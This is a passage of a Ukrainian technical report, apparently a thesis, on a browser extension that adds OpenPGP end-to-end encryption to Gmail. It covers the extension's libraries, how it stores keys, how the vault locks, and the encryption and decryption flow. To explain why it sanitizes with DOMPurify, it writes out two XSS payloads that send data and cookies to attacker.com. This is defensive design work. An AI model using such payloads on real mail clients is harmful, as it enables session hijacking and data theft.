Основною перевагою Svelte у контексті браузерних розширень є його архітектура компілятора. Svelte компілює компоненти в оптимізований імперативний JavaScript, що безпосередньо маніпулює DOM-деревом без використання проміжних абстракцій. Це забезпечує малий розмір фінального бандлу та максимальну швидкість виконання. Це особливо важливо для контент-скриптів, оскільки ін'єкція важкого варіанту на React в ресурсомісткий інтерфейс Gmail призвела б до помітних затримок інтерфейсу. Крім того, Svelte 5 впроваджує систему гранульованої реактивності на базі рун (runes), що значно спрощує управління локальним станом компонентів і робить код більш передбачуваним.

### 2.2.3 Криптографічна бібліотека OpenPGP.js

OpenPGP.js [14] є головним компонентом, що реалізує наскрізне шифрування та повноцінною JavaScript-реалізацією стандарту OpenPGP. Версія 6 цієї бібліотеки впроваджує повноцінну підтримку еліптичної криптографії (ECC), що відповідає вимогам RFC 9580. Бібліотека оптимізована для роботи з кривими Ed25519 для створення цифрових підписів за протоколом EdDSA та Curve25519 для шифрування за допомогою механізму обміну ключами ECDH. Використання ECC забезпечує рівень безпеки, еквівалентний ключу RSA 3072 біт, при довжині ключа лише у 255 біт. Це значно зменшує розмір криптографічних пакетів та підвищує продуктивність модуля, дозволяючи миттєво шифрувати великі обсяги тексту.

Як було встановлено під час аналізу стандарту OpenPGP, його класична реалізація має вразливість до криптографічних атак через відсутність обов'язкової підтримки режимів AEAD та використання вразливого режиму CFB. OpenPGP.js V6 реалізує AEAD із застосуванням алгоритмів AES-GCM, OCB та EAX, інтегруючи його на рівні протоколу криптографічних пакетів. Це означає, що будь-яка модифікація шифротексту під час передачі не просто призведе до отримання пошкодженого відкритого тексту, а буде математично виявлена на етапі перевірки цілісності з відхиленням такого пакета. Завдяки цьому зловмисник втрачає можливість маніпулювати блоками шифротексту для ексфільтрації даних через HTML.

Використання WebCrypto API у зв'язці з OpenPGP.js дозволяє делегувати значну частину математичних операцій на рівень апаратного прискорення браузера. Це забезпечує миттєве шифрування та розшифрування листів без блокування головного потоку виконання, зберігаючи стабільну взаємодію з інтерфейсом Gmail.

### 2.2.4 Gmail.js API

Веб-інтерфейс Gmail реалізовано як односторінковий застосунок (SPA) із використанням сильно мініфікованого та обфускованого коду. Класи та

ідентифікатори DOM-елементів генеруються динамічно і регулярно змінюються під час оновлень з боку Google. Тому класичний підхід до розробки скриптів вмісту, який покладається на пряме використання методів на кшталт document.querySelector, є вкрай нестабільним та призводить до проблем після кожного оновлення поштового клієнта.

Для уникнення цієї проблеми використовується бібліотека gmail.js [15], що імплементує інтеграцію з середовищем виконання Gmail. Бібліотека перехоплює та аналізує низькорівневі мережеві запити до внутрішніх API Google, а також відстежує події маршрутизації SPA. Такий підхід дозволяє розширенню детерміновано відстежувати події відкриття листа view_email, початку написання нового повідомлення compose або натискання кнопки відправлення. Це відбувається абсолютно незалежно від вигляду HTML-класів у поточній версії інтерфейсу.

Важливо відзначити, що існують пропрієтарні альтернативи для роботи з Gmail. Проте gmail.js є відкритим open-source інструментом. Він дозволяє провести повний аудит вихідного коду, унеможливлює приховану телеметрію та гарантує незалежність розширення від ліцензійних обмежень чи комерційних інтересів третіх сторін.

### 2.2.5 Бібліотека-обгортка Dexie.js

Критичні дані браузерного розширення повинні зберігатися у надійній системі локального зберігання даних. Традиційно використовується API chrome.storage.local. Однак, цей API не підтримує складні структури даних, не має можливості створення індексів для швидкого пошуку та працює порівняно повільно при обробці великих масивів. Це робить його непридатним для ефективного пошуку потрібних криптографічних ключів за електронною адресою одержувача або відбитком ключа.

Оптимальною технологією для вирішення цього завдання є вбудований у браузер IndexedDB, що підтримує транзакції та індексацію. Втім, цей нативний API є низькорівневим, використовує застарілу модель зворотних викликів

callbacks і є складним в управлінні. Тому у проєкті застосовано бібліотеку-обгортку Dexie.js [16], яка переводить всю роботу з IndexedDB на систему сучасних промісів та асинхронних функцій. Dexie.js дозволяє зручно визначати схему даних через об'єктні моделі, виконувати транзакційні запити, захищаючи базу від пошкоджень при раптовому перериванні процесу, та забезпечує високу надійність асинхронного доступу до локального сховища ключів.

### 2.2.6 Бібліотека DOMPurify

Після розшифрування PGP-блоку система отримує неперевірений сторонній HTML-код. Для уникнення можливої загрози обрано бібліотеку DOMPurify, яка призначена для очищення вмісту HTML, SVG та MathML на стороні клієнта. Її інтеграція безпосередньо зумовлена необхідністю нейтралізації вразливостей DOM XSS та запобігання виконанню деструктивних сценаріїв у довіреному контексті поштового клієнта Gmail.

Принцип роботи DOMPurify базується на використанні вбудованих низькорівневих можливостей браузерного рушія, зокрема швидкого парсингу через DOMParser API або HTML-елементи шаблонів. Замість ненадійного аналізу рядків за допомогою регулярних виразів, які легко обійти через специфіку стандартів HTML5, бібліотека створює ізольовану копію об'єктної моделі документа в оперативній пам'яті. Під час обходу цього дерева кожен елемент та його атрибути перевіряються на відповідність суворому білому списку дозволених тегів, таких як параграфи, таблиці та елементи базового форматування тексту. Це дає змогу розширенню через DOMPurify налаштувати правила фільтрації відповідно до специфіки поштових листів. Крім того, архітектура бібліотеки підтримує механізм хуків життєвого циклу очищення, що дозволяє розширенню автоматично перехоплювати обробку атрибутів гіперпосилань.

## 2.3 Взаємодія компонентів вихідного коду та їх архітектура

Розширення спроєктовано за принципом чіткого розмежування повноважень. Файлова система логічно поділяється на компоненти конфігурації, користувацького інтерфейсу, фонової бізнес-логіки та скриптів глибокої взаємодії з хост-сторінкою. Відповідно до структури, описаної у файлі конфігурації проєкту, корінь містить службові директорії .output та .wxt, де зберігаються згенеровані артефакти збірки та маніфест, автоматично побудований фреймворком WXT.

Основна логіка зосереджена у директорії src/, яка має ієрархію:

– entrypoints/ – містить точки входу для різних контекстів виконання. Кожен файл автоматично транслюється у відповідний запис маніфесту;

– lib/ – містить внутрішні сервіси та абстракції, що не залежать від конкретного контексту виконання і можуть бути перевикористані;

– components/ – містить універсальні UI-компоненти Svelte, які забезпечують єдиний візуальний стиль для options та popup сторінок;

– utils/ – використовується для зберігання допоміжних багаторазових функцій.




Рисунок 2.2 – Структура вихідного коду

Background Service Worker ініціалізується з файлу background/index.ts і виконується у привілейованому контексті розширення як криптографічне ядро та контролер доступу. Він відповідає за виконання усіх ресурсомістких криптографічних перетворень, включаючи генерацію пар ключів, інкапсуляцію симетричних сеансових ключів та розшифрування. Крім того, цей Service Worker керує взаємодією з локальною IndexedDB ключів користувача за допомогою бібліотеки Dexie та контролює стан безпечного криптографічного сховища, гарантуючи, що закриті ключі ніколи не покинуть його.

Контент-скрипт (content/index.ts) виконується у контексті цільової веб-сторінки поштового сервісу. Важливою його особливістю є запуск у так званому ізольованому світі. Це означає, що контент-скрипт має повний доступ до читання та модифікації DOM веб-сторінки, проте він не може звертатися до JavaScript-змінних, функцій чи об'єктів, створених самою веб-сторінкою, і навпаки.

У розширенні контент-скрипт відповідає за безперервний моніторинг змін у DOM для виявлення вхідних зашифрованих PGP-блоків, ін'єкцію користувацького інтерфейсу поверх виявлених зашифрованих блоків та виконання ролі посередника для передачі запитів до фонового Service Worker.

Міст інтеграції з Gmail (gmail-bridge.ts) працює в основному світі сторінки. Оскільки інтерфейс Gmail використовує складні внутрішні фреймворки та приховані XHR чи Fetch запити для передачі даних, використовується бібліотека gmail-js. Вона потребує доступу до глобального об'єкта window цільової сторінки. Скрипт gmail-bridge.ts компілюється інструментом Vite як доступний веб-ресурс (web_accessible_resource) і динамічно інжектується контент-скриптом безпосередньо в середовище виконання Gmail. Це дозволяє розширенню перехоплювати події створення нових листів, зчитувати списки одержувачів та вміст редактора на рівні внутрішнього API поштового клієнта до того, як дані будуть відправлені на сервери сервісу.

Взаємодія між процесами цих трьох середовищ є важливою для забезпечення цілісності системи наскрізного шифрування. Розширення використовує суворо типізований механізм обміну повідомленнями на базі

бібліотеки @webext-core/messaging для спілкування між контент-скриптом та Service Worker, а також стандартний API браузера window.postMessage для комунікації з мостом інтеграції. За допомогою TypeScript описується єдина схема повідомлень, де кожній події відповідає суворий тип вхідних даних та тип очікуваного результату.

Для безпеки взаємодії між головним та ізольованим світами контент-скрипт реалізує валідацію подій. Він обробляє лише ті повідомлення, джерелом яких є поточне вікно, а походження суворо відповідає домену поштового сервісу. Будь-які запити, що не відповідають цим критеріям, автоматично відхиляються для запобігання атакам з підробки повідомлень. Запит на шифрування передається до фонового Service Worker, де і відбуваються обчислення.




Рисунок 2.3 – Схема контексту виконання

Графічний інтерфейс управління розширенням побудований як окремі сторінки, що виконуються в ізольованому контексті розширення та мають

прямий доступ до всіх дозволених WebExtensions API. Сторінка параметрів (options/index.ts) надає інтерфейс для генерації нових пар ключів, імпорту та експорту чинних ключів, управління довіреними контактами та налаштування політик безпеки. Спливаюче вікно (popup/index.ts) дозволяє користувачеві швидко вводити майстер-пароль для розблокування криптографічного сховища або переглядати статус його активності.

## 2.4 Реалізація криптографічних процесів та керування ключами

Ефективність криптографічних процесів визначається двома взаємопов'язаними факторами: надійністю виконання математичних операцій шифрування та безпекою життєвого циклу ключових даних на стороні клієнта. Оскільки середовище виконання контент-скриптів взаємодіє безпосередньо зі стороннім DOM-деревом вебсервісу Gmail, винесення всіх криптографічних обчислень, процедур деривації та сховища ключів у фоновий контекст є необхідним.

### 2.4.1 Генерація, деривація та збереження ключів

Основою безпеки наскрізного шифрування є надійне управління парами ключів згідно з стандартами OpenPGP. Усі операції з генерації, імпорту, шифрування та експорту ключів обробляються виключно у фоновому скрипті (background/keys.ts). Такий підхід гарантує, що конфіденційні дані ключів не потраплять безпосередньо у середовище контент-скрипта або на сторінку Gmail, де виконання зловмисних скриптів може стати причиною отримання доступу до них.

Процес створення нової ключової пари ініціюється викликом методу handleGenerateKeyPair(). Під капотом цей метод звертається до криптографічних примітивів модуля lib/crypto/, який виконує виклик генерації через OpenPGP.js. Відповідно до вимог безпеки проєкту, згенерований ключ повинен відповідати специфікації версії 6 (RFC 9580). Щобільше, перевірка версії ключа вбудована у

сам код розширення як запобіжник. Ця сувора перевірка унеможливлює використання застарілих алгоритмів генерації, які вважаються вразливими та не підтримують сучасні механізми захисту від атак типу EFAIL та криптоаналізу.

Після успішної генерації відкритий текст закритого ключа необхідно безпечно зберегти локально. Тому для персистентного збереження конфігурацій та ключів використовується IndexedDB, доступ до якої абстраговано через обгортку Dexie.

Процес збереження ключа являє собою багатоступеневий конвеєр:

1. Розширення генерує криптографічну сіль через generateSalt() у вигляді шістнадцяткового рядка з 64 символів за допомогою криптографічно стійкого генератора псевдовипадкових чисел (CSPRNG).

2. На основі введеного майстер-пароля та згенерованої солі за допомогою WebCrypto API викликається функція деривації ключа deriveKey(). Використання солі робить кожен ключ шифрування унікальним, навіть якщо пароль однаковий.

3. Оригінальний закритий PGP-ключ шифрується алгоритмом AES-GCM з використанням згенерованого випадкового вектора ініціалізації (IV) довжиною 24 шістнадцяткових символи.

4. Зашифрований рядок Base64, криптографічна сіль, вектор ініціалізації та неконфіденційні метадані записуються до таблиці privateKeys в базі даних db.

Цей самий механізм симетричного захисту застосовується до методу handleImportPrivateKey(), який дозволяє користувачам переносити власні наявні ключі в розширення. Метод також спочатку перевіряє сумісність імпортованого ключа з версією 6. Якщо ключ попередньо захищений вбудованим паролем PGP, він розшифровується за допомогою openpgp.decryptKey(), після чого проходить описану вище процедуру шифрування вже загальним майстер-паролем перед збереженням у локальну базу IndexedDB.

### 2.4.2 Захист сховища та управління лімітами доступу

Оскільки розширення оперує високочутливими криптографічними даними, захист доступу до локального сховища реалізовано з урахуванням протидії

атакам методом перебору. Модуль background/vault.ts відповідає за процедуру розблокування ключів у оперативну пам'ять сесії.

Під час виклику функції розблокування handleUnlockVault(masterPassword) система не починає миттєве розшифрування ключів. Спочатку вона проводить перевірку лімітів доступу за допомогою інтегрованого модуля безпеки security/rateLimit.ts (checkUnlockAttempt). Якщо фіксується серія послідовних невдалих спроб введення майстер-пароля, спрацьовує обробник помилок (VaultLockedError), який накладає часове блокування на користувача, примусово забороняючи подальші спроби розшифрування протягом експоненційного зростання часу затримки.

Якщо ліміт не перевищено, сервіс викликає допоміжну функцію decryptAndVerifyVaultKey, яка виконує зворотні дії:

1. Повторна деривація симетричного ключа з переданого пароля та збереженої в базі солі.

2. Розшифрування encryptedKeyBase64 з використанням збереженого IV.

3. Зчитування розшифрованого тексту та формування з нього об'єкту openpgp.PrivateKey.

4. Виконання перевірки цілісності.

Лише після успішного проходження всіх перевірок ключ кешується у тимчасовій оперативній пам'яті Service Worker (cacheUnlockedKey), а таймер автоблокування ініціалізується (scheduleAutoLock).

### 2.4.3 Гібридне шифрування вихідних повідомлень

Процес обробки повідомлень складається з двох частин: вихідного шифрування (відправлення) та вхідного розшифрування (отримання). Обидва процеси архітектурно реалізовані у background/crypto.ts фонового скрипта.

Процес шифрування ініціюється через виклик методу handleEncryptMessage(). Текст повідомлення не повинен перевищувати встановлений ліміт розміру в 1 МБ, а масив отримувачів не може бути порожнім.

Далі розширення повинно отримати та підготувати відкриті ключі всіх заявлених одержувачів повідомлення.

Для кожної електронної адреси з масиву recipientEmail паралельно викликається метод loadAndValidateRecipientKey(), який виконує низку криптографічних та логічних перевірок:

- витягнення закешованого відкритого ключа з локальної db.publicKeys;
- верифікація криптографічної цілісності ключа;
- перевірка статусу ключа;
- перевірка терміну дії ключа, порівнюючи з поточним системним часом.

Паралельно з підготовкою ключів отримувачів, функція pickSigningKey() аналізує стан локального сховища та намагається визначити, який з розблокованих ключів відправника слід використати для створення цифрового підпису повідомлення. Вона зіставляє адресу відправника, отриману з інтерфейсу Gmail, з електронними адресами, що зашиті в ідентифікаторах. Важливою деталлю реалізації є те, що відкритий ключ відправника автоматично додається до масиву ключів шифрування encryptionKeys. Це робиться для того, щоб відправник мав змогу самостійно розшифрувати та прочитати власного листа.

Після завершення підготовки викликається метод openpgp.encrypt, який застосовує класичну модель гібридного шифрування. Результатом є єдиний структурований пакет ASCII Armor, готовий до безпечної передачі через незахищені сервери Gmail.

### 2.4.4 Обробка повідомлень та розшифрування анонімних конвертів

Вхідний вектор криптографічної обробки зосереджений у функції handleDecryptMessage(). Цей метод створений для роботи зі специфічними аспектами гібридних систем шифрування, зокрема з проблемами анонімності метаданих.

Спочатку метод зчитує вхідний PGP-блок та отримує масив ідентифікаторів ключів, під які цей пакет був зашифрований. У стандарті

OpenPGP відправник має легітимну можливість навмисно приховати справжні ідентифікатори ключів одержувачів, використовуючи анонімний варіант Wildcard. Технічно у пакеті вони записуються як масив нулів. Ця техніка використовується для ускладнення аналізу трафіку. Якщо провайдер електронної пошти або зловмисник не бачить ідентифікаторів ключів у відкритому вигляді всередині PGP-блоку, він не може встановити соціальні зв'язки між контактами на основі відкритих баз ключів.

Для цього масив encryptionKeyIds сканується на наявність ідентифікаторів Wildcard. Якщо виявлено хоча б один, розширення не знає, якому саме з локальних ключів користувача належить це повідомлення. Тому воно додає усі доступні розблоковані закриті ключі з поточного кешу сесії до списку ключів для розшифрування. Механізм OpenPGP.js автоматично бере на себе завдання безпечно перебрати всі надані ключі, намагаючись математично розшифрувати конверт сеансового ключа (KEM) за допомогою кожного з них. Це забезпечує безшовну можливість розшифрування анонімізованих листів без необхідності для користувача вручну вказувати, який саме його профіль має використовуватися.

Після успішного отримання сеансового ключа та повідомлення, розширення аналізує список цифрових підписів, що були прикріплені до пакета. За допомогою функції verifySignatures, воно завантажує з локальної бази збережені відкриті ключі та перевіряє криптографічну справжність кожного підпису. Верифікована інформація передається назад до контент-скрипта і використовується для відображення індикатора рівня безпеки безпосередньо у вікні перегляду листа.

## 2.5 Інтеграція з інтерфейсом Gmail та очищення DOM

Поштовий провайдер Gmail не має жодних вбудованих нативних інтерфейсів для криптографії. Відповідно, необхідно непомітно для основного функціоналу пошти модифікувати існуючу веб-сторінку, динамічно додаючи

власні елементи керування та візуальні індикатори. У розширенні ця задача маршрутизації покладається на міст інтеграції та контент-скрипт.

Після успішного інжектування скрипта gmail-bridge.ts у головний світ сторінки, він отримує доступ до середовища Gmail та ініціалізує бібліотеку gmail.js. Центральним елементом перехоплення є асинхронний обробник gmail.observe.on("compose"), який реєструє подію відкриття користувачем нового вікна створення повідомлення. При виявленні такого вікна скрипт отримує унікальний ідентифікатор композиції та зберігає його як ключ у локальній структурі даних composeMap. Оскільки процес шифрування відбувається асинхронно у фоновому Service Worker, розширення не повинно втратити посилання на правильне вікно DOM, особливо якщо користувач відкрив кілька вікон створення листів одночасно.

Наступним кроком міст інтеграції викликає функцію addEncryptButton(compose), яка відповідає за маніпуляції з інтерфейсом. Оскільки Gmail використовує архітектуру SPA і підвантажує елементи DOM-дерева динамічно, функція застосовує setTimeout як просту стратегію опитування, щоб дочекатися фактичного рендерингу нативної кнопки. Як тільки цільовий елемент виявлено, скрипт створює новий контейнер і впроваджує кнопку шифрування поруч зі стандартною.

Натискання кнопки ініціює процес обробки листа починаючи зі збору та нормалізації адрес одержувачів (TO, CC, BCC) із DOM-дерева Gmail, а також вилучення вмісту редактора з його конвертацією з HTML у чистий текст. Сформований пакет даних передається мостом інтеграції через window.postMessage до фонового Service Worker для шифрування. Після повернення відповіді початковий текст замінюється зашифрованим ASCII Armor блоком у тезі <pre>, що гарантує захист шифротексту від спотворення алгоритмами форматування Gmail.

Окрім відправлення зашифрованих повідомлень, потрібне автоматичне виявлення PGP-блоків у вхідних повідомленнях. Оскільки Gmail підвантажує листи динамічно і без перезавантаження сторінки, контент-скрипт використовує

Web API MutationObserver, який постійно відстежує всі зміни DOM. Як тільки лист розгортається, MutationObserver фіксує додавання нових HTML-елементів та викликає функцію scanForPgp().

Для оптимізованого процесу сканування в архітектурі розширення використовується спеціалізований API document.createTreeWalker. TreeWalker – це вбудований у браузер об'єкт для швидкого обходу структури документа. Його налаштовано таким чином, щоб він проходив виключно по текстових вузлах, повністю ігноруючи усю HTML-розмітку, скрипти та стилі Gmail, що знижує навантаження.

TreeWalker ітерує текстові вузли, доки не знайде текст, що містить початкову сигнатуру PGP-блоку "-----BEGIN PGP MESSAGE-----". При виявленні, скрипт починає поступово підійматися вгору по DOM-дереву, аналізуючи батьківські контейнери. Він шукає найближчий елемент рівня блоку (HTMLElement), текстовий вміст якого містить як початковий, так і кінцевий маркер "-----END PGP MESSAGE-----". Після підтвердження дії розшифрування, PGP-блок вилучається з DOM та передається фоновому Service Worker для розшифрування. Отримавши успішний результат від криптографічного ядра, контент-скрипт повинен відобразити відкритий текст на сторінці.

Як було зазначено під час теоретичного дослідження загроз стандартам S/MIME та OpenPGP, сучасні електронні листи глибоко інтегровані з HTML та CSS для забезпечення багатого форматування. Відкритий текст, отриманий після розшифрування, майже завжди є не просто набором символів, а повноцінною HTML-розміткою. Якщо розширення застосує наївний підхід і присвоїть цей розшифрований рядок властивості innerHTML контейнера в Gmail, воно створить критичну вразливість типу XSS.

Небезпека полягає в тому, що зловмисник може сформувати та надіслати зашифрований лист, у якому відкритим текстом буде закладено шкідливий HTML-код. Це може бути тег завантаження зображення з віддаленого сервера <img src="http://attacker.com/log?data=..."> або безпосередній JavaScript-код <script>fetch('http://attacker.com/?cookie=' + document.cookie)</script>. Оскільки

контент-скрипт інжектує цей HTML у контекст довіреної сторінки Gmail, вбудовані політики безпеки браузера не заблокують його виконання. Браузер безперешкодно виконає подібний код, що може призвести до крадіжки сесійних токенів електронної пошти або непомітної ексфільтрації відкритого тексту повідомлення.

Щоб уникнути можливих загроз безпеки, в модулі security/sanitize.ts реалізована функція sanitizeDecryptedHtml, побудована на базі бібліотеки DOMPurify для безпечного очищення HTML. Процес захисту інтегрований у потік дешифрування і виглядає наступним чином:

1. Фоновий скрипт розшифровує повідомлення і повертає рядок res.data, який потенційно містить небезпечний HTML.

2. Контент-скрипт перевіряє, що отриманий результат є рядком, і передає його у функцію sanitizeDecryptedHtml().

3. DOMPurify розбирає рядок в ізольованому від основного документа тимчасовому DOM.

4. Спираючись на білі списки безпечних тегів та евристичні правила, алгоритм видаляє підозрілі теги й атрибути подій.

5. Блокується використання протоколу javascript у посиланнях href та нейтралізується можливість використання інжектування CSS через атрибут style.

6. Повернений стерилізований HTML-рядок безпечно вставляється у властивість innerHTML елемента contentDiv.

Завдяки застосуванню багатоетапної санітаризації, навіть у випадку компрометації шифрування, шкідливого листа або підміни частини шифротексту в транзиті під час MITM-атаки, кінцеве середовище браузера залишається захищеним від шкідливого впливу на рівні виконання DOM-вузлів.

## 2.6 Функціональна реалізація та інтерфейс користувача

Спочатку варто зазначити, що з переходом на стандарт Manifest V3 фонові скрипти браузерних розширень втратили здатність працювати безперервно у

фоновому режимі і тепер функціонують виключно як ефемерні Service Workers. Браузер запускає Service Worker лише у відповідь на специфічну подію, а після короткого періоду бездіяльності, браузер примусово призупиняє його для вивільнення оперативної пам'яті пристрою.

Для E2EE розширення така ефемерна природа створює архітектурну проблему в управлінні станом сховища закритих ключів. Після того як користувач ввів майстер-пароль, зашифровані закриті ключі отримуються з БД, а потім розшифровуються і зберігаються в оперативній пам'яті Service Worker (crypto/sessionState.ts) для можливості миттєвої обробки наступних листів без повторного запиту пароля. Якщо Service Worker буде призупинено браузером через пів хвилини бездіяльності, глобальний стан JavaScript буде очищено. Відповідно, при спробі відправити лист користувачеві довелося б вводити пароль знову, що повністю руйнує користувацький досвід.

Для розв'язання цієї проблеми та створення ілюзії постійної роботи в архітектурі модуля впроваджено два паралельні механізми:

1. Система автоблокування на базі chrome.alarms у модулі background/vault.ts. Під час розблокування сховища ініціалізується будильник vault-auto-lock із затримкою у 15 хв. Кожного разу, коли розширення виконує операцію шифрування або дешифрування, функція refreshAutoLock() скидає цей таймер. Якщо таймер досягає нуля, спрацьовує слухач подій chrome.alarms.onAlarm, який викликає функцію handleLockVault(). Ця функція примусово очищує кеш сеансу та зупиняє механізм підтримання активності.

2. Механізм підтримання активності (security/vaultKeepAlive.ts), що виконується, поки сейф розблоковано. Розширення повинно періодично взаємодіяти з API браузера, щоб скидати внутрішній таймер призупинення Service Worker. Це реалізується через циклічне створення з'єднань або періодичний виклик легких методів API, які змушують браузер вважати цей Worker активним. Таким чином, розшифровані ключі гарантовано залишаються доступними в оперативній пам'яті протягом усього часу активної роботи користувача з поштою, але безповоротно видаляються після 15 хв неактивності.

